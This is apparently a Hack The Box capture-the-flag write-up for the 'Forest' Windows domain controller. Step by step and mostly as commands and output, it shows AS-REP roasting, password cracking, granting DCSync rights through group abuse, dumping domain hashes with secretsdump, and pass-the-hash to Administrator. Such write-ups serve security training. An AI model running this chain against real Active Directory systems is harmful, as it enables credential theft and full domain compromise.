

FOREST | Kaosam

Let's start with nmap:




```
root@unknown:~/Desktop# nmap -sV -T5 -p 1-10000 10.10.10.161
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-27 11:40 CET
Warning: 10.10.10.161 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.10.161
Host is up (0.047s latency).
Not shown: 9624 closed ports, 364 filtered ports
PORT     STATE SERVICE      VERSION
53/tcp   open  domain?
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.loc
al, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (wo
rkgroup: HTB)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.loc
al, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp open  mc-nmf       .NET Message Framing
1 service unrecognized despite returning data. If you know the service/version, plea
se submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-servi
ce :
SF-Port53-TCP:V=7.80%I=7%D=2/27%Time=5E579CDD%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org
/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 206.74 seconds
root@unknown:~/Desktop# 
```

Then, with `enum4linux -u 10.10.10.161`, we try to get the users of the machine::




```
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
user:[test_user] rid:[0x1db1]
user:[seva] rid:[0x1db2]
user:[newuser] rid:[0x1db4]
user:[c4ph00k] rid:[0x1db5]
user:[pwn2] rid:[0x1db6]
user:[david] rid:[0x1dba]
user:[jason] rid:[0x1dbb]
user:[user_name] rid:[0x1dbc]
user:[J.Robinson] rid:[0x1dbd]
user:[prova] rid:[0x1dbe]
user:[--h] rid:[0x1dc0]
user:[mnkyskilz] rid:[0x1dc1]
user:[derp] rid:[0x1dc2]
user:[dupa] rid:[0x1dc4]
user:[zebra] rid:[0x1dc5]
user:[vbscrub] rid:[0x1dc6]
user:[padds] rid:[0x1dc7]
enum4linux complete on Thu Feb 27 11:45:37 2020
```

We save the found users, formatting them line by line, on a file called user.txt, and we try an ASREPRoast attack, using Impacket's GetNPUsers.py tool:




```
root@unknown:~/Desktop# cd /usr/share/doc/python3-impacket/examples
root@unknown:/usr/share/doc/python3-impacket/examples# python3 GetNPUsers.py htb.loc
al/ -usersfile users.txt -format john -outputfile output.txt -dc-ip 10.10.10.161
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[-] [Errno 2] No such file or directory: 'users.txt'
root@unknown:/usr/share/doc/python3-impacket/examples# python3 GetNPUsers.py htb.loc
al/ -usersfile /root/Desktop/users.txt -format john -outputfile output.txt -dc-ip 10
.10.10.161
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User zebra doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User vbscrub doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User padds doesn't have UF_DONT_REQUIRE_PREAUTH set
root@unknown:/usr/share/doc/python3-impacket/examples# cat output.txt
$krb5asrep$svc-alfresco@HTB.LOCAL:df78c6fd226d9982d8c483d98aa632a7$a3c478ddb8b06207b
2993433bac75127113c402487bddbdfcd14c9c13b679abf27a4fbe25344ae396b641e889bb33feb689db
115250f8ac7f474098b0cdb84eda8caa50ec66cea7fc3f3bceb0f00657701fa8d1d3ef75d0df34b4b5d8
6a5a67fccabbb8814015a5c47c45217336d6475e63edbae8f7f0a5c5aa62ac2d5fadb120baa37e1e5c2b
74e2cf8fa69bf5ce48fc4a4cf4d9eaf3cbbfb02fd01d723da70e9f11d1094b0fec5b83f66b4026d7c218
9b899e18002d54d47c34975aabf5aa2408e5e4c75a5de980611962c8c12c8ac7044a5a723e729c10695e
9c6c53b125f6427797dae84
```

We got the hash for the svc-alfresco user. Having chosen john as format, we open John the ripper and make a bruteforce to find the password:




```
root@unknown:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt output.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC
4 / PBKDF2 HMAC-SHA1 AES 128/128 SSE2 4x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
s3rvice          ($krb5asrep$svc-alfresco@HTB.LOCAL)
1g 0:00:00:10 DONE (2020-02-27 11:51) 0.09633g/s 393618p/s 393618c/s 393618C/s s3xir
exi..s3r2s1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

So, the password is s3rvice. Let’s connect with Evil-WinRM to obtain the shell and the user flag:



```
root@unknown:~/Desktop# evil-winrm -u svc-alfresco -p s3rvice -i 10.10.10.161

Evil-WinRM shell v2.1

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> dir


    Directory: C:\Users\svc-alfresco\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        9/23/2019   2:16 PM             32 user.txt


*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> cat user.txt
e5e4e47ae7022664cda6eb013fb0d9ed
```

For the privilege escalation, I used BloodHound, which in the "Find Shortest Paths to Domain Admins" query, clearly showed what path to take:



Database Info | Node Info | Queries

SVC-ALFRESCO@HTB.LOCAL

Sessions	1
Sibling Objects in the Same OU	1
Reachable High Value Targets	10
Effective Inbound GPOs	1

See user within Domain/OU Tree

Node Properties


Display Name	svc-alfresco
Object ID	S-1-5-21-3072663084-364016917-1341370565-1147
Password Last Changed	Thu, 27 Feb 2020 09:54:26 GMT
Last Logon	Thu, 27 Feb 2020 09:53:49 GMT
Last Logon (Replicated)	Thu, 27 Feb 2020 07:22:41 GMT
Enabled	True
AdminCount	True
Compromised	False
Password Never Expires	True
Cannot Be Delegated	False
ASREP Roastable	True

Extra Properties

distinguishedname	CN=svc-alfresco,OU=Service Accounts,DC=htb,DC=local
domain	HTB.LOCAL
name	SVC-ALFRESCO@HTB.LOCAL
passwordnotreqd	False
unconstraineddelegation	False

Users belonging to the group "Exchange Windows Permissions" are allowed to modify the Discretionary Access Control List (DACL). With this write permission (WriteDacl), a user of that group can give himself or others any privileges, such as DCSync.


Also noting with the `whoami /all`, command, that svc-alfresco belongs to the group of Account Operators, means that we can create a new user and add it to a group:



```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> New-ADUser -Name "newuser" -Sam
AccountName "newuser" -Path "CN=Users,DC=htb,DC=local" -AccountPassword(ConvertT
o-SecureString "password" -AsPlainText -Force) -Enabled $true
The specified account already exists
At line:1 char:1
+ New-ADUser -Name "newuser" -SamAccountName "newuser" -Path "CN=Users, ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ResourceExists: (CN=newuser,CN=Users,DC=htb,DC=loc
al:String) [New-ADUser], ADIdentityAlreadyExistsException
    + FullyQualifiedErrorId : ActiveDirectoryServer:1316,Microsoft.ActiveDirecto
ry.Management.Commands.NewADUser
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> New-ADUser -Name "new-user" -Sa
mAccountName "new-user" -Path "CN=Users,DC=htb,DC=local" -AccountPassword(Conver
tTo-SecureString "password" -AsPlainText -Force) -Enabled $true
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Add-ADGroupMember -Identity "Ex
change Windows Permissions" -Members new-user
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Add-ADGroupMember -Identity "Re
mote Management Users" -Members new-user
```

As you can see in the image, I created a new “new-user” user, adding it to the aforementioned group. Furthermore, considering that I will have to assign permissions to the new user created, and I will have to do it being logged in as such user, I have also added it to the "Remote Management User" group, to connect to it with a new session of Evil-WinRM.

Let's open the new session with the new user:




```
root@unknown:~/Desktop# evil-winrm -u new-user -p password -i 10.10.10.161

Evil-WinRM shell v2.1

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\new-user\Documents> whoami
htb\new-user
```

We assign the new user DCSync rights, with the following commands:


```
$Identity = "htb.local\new-user"

$RootDSE = [ADSI]"LDAP://RootDSE"

$DefaultNamingContext = $RootDse.defaultNamingContext

$UserPrincipal = New-Object Security.Principal.NTAccount("$Identity")


DSACLS "$DefaultNamingContext" /G "$($UserPrincipal):CA;Replicating Directory Changes"

DSACLS "$DefaultNamingContext" /G "$($UserPrincipal):CA;Replicating Directory Changes All"
```

Now, having obtained DCSync permissions, using the Impacket tool, secretsdump, let's get the hashes of each user:



```
root@unknown:/usr/share/doc/python3-impacket/examples# python3 secretsdump.py htb.local/new-user:password
@10.10.10.161
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_9b69f1b9d2cc45549:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_7c96b981967141ebb:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_c75ee099d0a64c91b:1131:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1ffab36a2f5f479cb:1132:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\HealthMailboxc3d7722:1134:aad3b435b51404eeaad3b435b51404ee:4761b9904a3d88c9c9341ed081b4ec6f:::
```

Cracking the password with john or hashcat, it doesn't work, so let's try to connect directly with the -H option with Evil-WinRM:



```
root@unknown:~/Desktop# evil-winrm -u Administrator -H 32693b11e6aa90eb43d32c72a
07ceea6 -i 10.10.10.161

Evil-WinRM shell v2.1

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
htb\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
f048153f202bbb2f82622b04d79129cc
```

Rooted!

Contact me on Twitter: https://twitter.com/samuelpiatanesi

Find other writeups on my Github repo: https://github.com/Kaosam/HTBWriteups